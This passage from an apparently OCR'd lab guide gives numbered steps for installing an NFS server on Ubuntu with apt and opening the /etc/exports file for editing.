
4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.




5. Now in the terminal type **sudo apt install nfs-kernel-server** and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.




6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.



